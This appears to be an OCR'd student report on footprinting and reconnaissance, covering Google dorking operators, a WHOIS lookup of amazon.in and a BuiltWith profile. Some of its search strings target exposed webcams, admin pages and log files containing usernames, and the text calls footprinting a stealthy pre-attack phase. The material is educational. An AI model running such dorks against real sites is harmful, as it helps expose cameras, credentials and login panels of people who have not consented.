
Google Dorking: Google Dorking is a search string or custom query that uses advanced search operators to find information not readily available on a website.


Following are some of the search operators implemented in order to carry out foot printing and reconnaissance.

site:www.amazon.com



Google
site: www.amazon.com
Shopping
News
Images
Videos
Books
Maps
Flights
Finance
All filters
Tools
About 3,44,00,00,000 results (0.45 seconds)
Amazon.in
https://www.amazon.in
Online Shopping site in India: Shop Online for Mobiles, Books ...
Amazon.in: Online Shopping India - Buy mobiles, laptops, cameras, books, watches, apparel, shoes and e-Gift Cards. Free Shipping & Cash on Delivery ...
You've visited this page many times. Last visit: 31/1/22
Amazon.com
https://www.amazon.com › ...
US - Amazon.com
National Geographic Complete National Parks of the United States, 3rd Edition: 400+ Parks, Monuments, Battlefields, Historic Sites, Scenic Trails, ...
Amazon.com
https://www.amazon.com › select-country
Go to website - Amazon.com
Website (Country/Region). Select your preferred country/region website: ... NOTE: A new country/region website selection will open in a new tab.
Amazon.com
https://www.amazon.com › online-shopping
Online Shopping - Amazon.com
Amazon.com: online shopping.
Solid Edge 2D Drafting


intitle:”webcamXP 5”






site: amazon.com intitle: admin







intext username filetype:log



latte site: starbucks.com




site: starbucks.com intext:admin





whosis: whois Footprinting is an ethical hacking practice that collects data about targets and their condition. This is the pre-attack phase and the activities performed will be stealthed and best efforts will be made to prevent the target from tracking you.



Whois
Identity for everyone
Enter Domain or IP
WHOIS
DOMAINS
WEBSITE
CLOUD
HOSTING
SERVERS
EMAIL
SECURITY
WHOIS
SUPPORT
LOGIN
amazon.in
Updated 6 days ago
Domain Information
Domain: amazon.in
Registrar: MarkMonitor Inc.
Registered On: 2005-02-11
Expires On: 2024-02-11
Updated On: 2019-05-12
Status: clientTransferProhibited
clientUpdateProhibited
clientDeleteProhibited
Name Servers: ns2.p31.dynect.net
ns1.p31.dynect.net
pdns1.ultradns.net
pdns6.ultradns.co.uk
pdns2.ultradns.net
pdns4.ultradns.org
pdns5.ultradns.info
pdns3.ultradns.org
Registrant Contact
Organization: Amazon Technologies, Inc.
State: NV
Country: US
Email: Please contact the Registrar listed above
Administrative Contact
Email: Please contact the Registrar listed above
Technical Contact
Sale
.space
$24.88 $1.88
BUY NOW
On Sale!
.CO @ $14.88 $31.88
Introducing
WORDPRESS HOSTING
$3.58/mo
VIEW MORE


Technical Contact
Email: Please contact the Registrar listed above
Raw Whois Data
Domain Name: amazon.in
Registry Domain ID: D15860-IN
Registrar WHOIS Server:
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-05-12T18:45:37Z
Creation Date: 2005-02-11T11:14:14Z
Registry Expiry Date: 2024-02-11T11:14:14Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProh
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibit
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibit
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Amazon Technologies, Inc.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: NV
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY

buitlwith: builtwith is a website profiler, lead generation, competitive analysis and business intelligence tool providing technology adoption, ecommerce data and usage analytics for the internet. Refer the following images for a better understanding.






Dharmesh Singh
Software
instagram.com/geeks_for_geeks
Website Information
Vertical
Science
Product SKU Count
Sitemap URLs
Referring Subnets
14,191
Brand Followers
20,000+
Referring IPs
25,249
Estimated Employees
1,000+
Google Dimensions
Google Goals
Google Metrics
GTM Tags
16
Ranking
Page Rank
2,263
A lower page rank means more inbound links to this domain.
BuiltWith
300,924
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco
1,361
Majestic
2,332
Majestic .ORG
286
A lower ranking means more inbound traffic.
BuiltWith® Pty Ltd
Level 35
One International Towers
100 Barangaroo Avenue
Sydney NSW 2000
Australia
US: 650 618 3949
AU: 1300 558 745
support@builtwith.com
Products
Technology Lookup
Technology Trends
eCommerce Lists
Keyword Lists
Top Sites
LeadsDiscovery
LeadsEye
Plans & Pricing
Log Out
Features
Lead Generation
Market Analysis
Sales Intelligence
Future Customers
Cyber Risk Auditing
Alternative Data
Report Filtering
Global Data Coverage
All Features · Use Cases
Screencast Demo
Resources
Knowledge Base
Screencast
Customers
FAQ
Blog
About Us
Contact Us
Enable Dark Mode
API Access
Datasets
Browser Extensions
CRM Integrations
Removals
Terms of Use
Privacy Policy

Conclusion and Future Scope

Cyber security is one of the most important aspects of the fast-paced growing digital world. The practice is used by companies to protect against phishing schemes, ransomware attacks, identity theft, data breaches, and financial losses.

One single security breach can lead to exposing the personal information of millions of people. These breaches have a strong financial impact on the companies and also loss of the trust of customers. Hence, cyber security is very essential to protect businesses and individuals from spammers and cyber criminals. Cybersecurity is capable of safeguarding IoT devices against cyberattacks by making them more secure. The following tools like secure boot, secure communication IPsec, secure firmware update, etc. are used. A strong cybersecurity strategy has layers of protection to defend against cybercrime, including cyberattacks that attempt to access, change, or destroy data; extort money from users or the organization; or aim to disrupt normal business operations**.**

The banking sector, government agencies, financial institutions, military, and other authorized institutions possess sensitive information that is stored on computers and transmitted via networks. With the rise in cyberattacks and future cyber security threats, it has become imperative to protect these data, and there is a tremendous scope for cyber security professions in the future.